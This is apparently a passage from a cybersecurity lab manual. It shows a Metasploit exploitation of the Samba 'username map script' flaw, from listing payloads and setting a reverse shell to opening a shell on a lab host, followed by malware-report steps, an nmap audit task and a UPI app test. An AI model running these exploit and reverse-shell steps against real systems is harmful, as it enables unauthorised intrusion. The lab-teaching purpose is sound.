  jduck <jduck@metasploit.com>
```

Show payloads

```
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Descriptio
n
   -   ----                                        ---------------  ----    -----  ----------
-
   0   payload/cmd/unix/bind_awk                                    normal  No     Unix Comma
nd Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                        normal  No     Unix Comma
nd Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                  normal  No     Unix Comma
nd Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                    normal  No     Unix Comma
nd Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                    normal  No     Unix Comma
nd Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                 normal  No     Unix Comma
```

Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
  Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic
```

Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-
04 05:33:30 -0400
```

Run some unix commands

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

Experiment 9: Implementation of IT Audit, malware analysis and Vulnerabilityassessment and generate the report.

Step1:

Collection Information about Malware:

How a malware is collected.

Step2:


Basic Information about malware:


Name: file.exe
Media Type: application/x-msdownload
SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cfd54fbb3f58ba80a
Report ID: 37cec6e6-0778-4c35-9cb3-d177c1e6e34a
Submission ID: 62c24f59783441cda10213de
Submission Date: 07/04/2022, 02:24:27

Step3:


Report from filescan.io

In filescan.io





https://www.filescan.io/uploads/62c2b93edd037e27032e82f7
File name, URL, IP, Domain or Hash
EN
Sign in


file.exe
Submission Date: 07/04/2022, 09:56:16 UTC +00:00
Status: Analyzing submission ...
File transformation


Overview
File Details
Indicators of Compromise
YARA Rules
Extracted Strings
Extracted Files
Geolocation
Scan State
file.exe
Verdict:
Suspicious
Confidence: 100%
Submission Info
Name: file.exe
Media Type: application/x-msdownload
SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cfd54fbb3f58ba80a
Report ID: 8355dc96-be6a-4822-bc88-03fe506cb84b
Submission ID: 62c2b93edd037e27032e82f7
Submission Date: 07/04/2022, 09:56:16
Download File
Download Report
peexe
html
cobalt
greyware
overlay
packed
Analysis Overview
Malicious
Suspicious
Informational

Report in virustotal



Final deduction

Final report.

IT Audit: Do the port scanning of the computer using nmap/zenmap to identify the open ports and see if services running on those ports are vulnerable or not. Write a report on it. [Note: Clear any firewall rules that you have added by using the command sudo iptables –F]

Experiment 10: Test security of UPI applications on Desktop sharing applications.

Step 1:

Download and install UPI application on your phone
Download and install Teamviewer on your phone and computerDownload and install Anydesk on your phone and computer

Step 2:

Test the security of the application and fill the table (keep adding more applications as you test)

List of UPI Apps

UPI Apps Team Viewer
Any DeskBHIM
Google Pay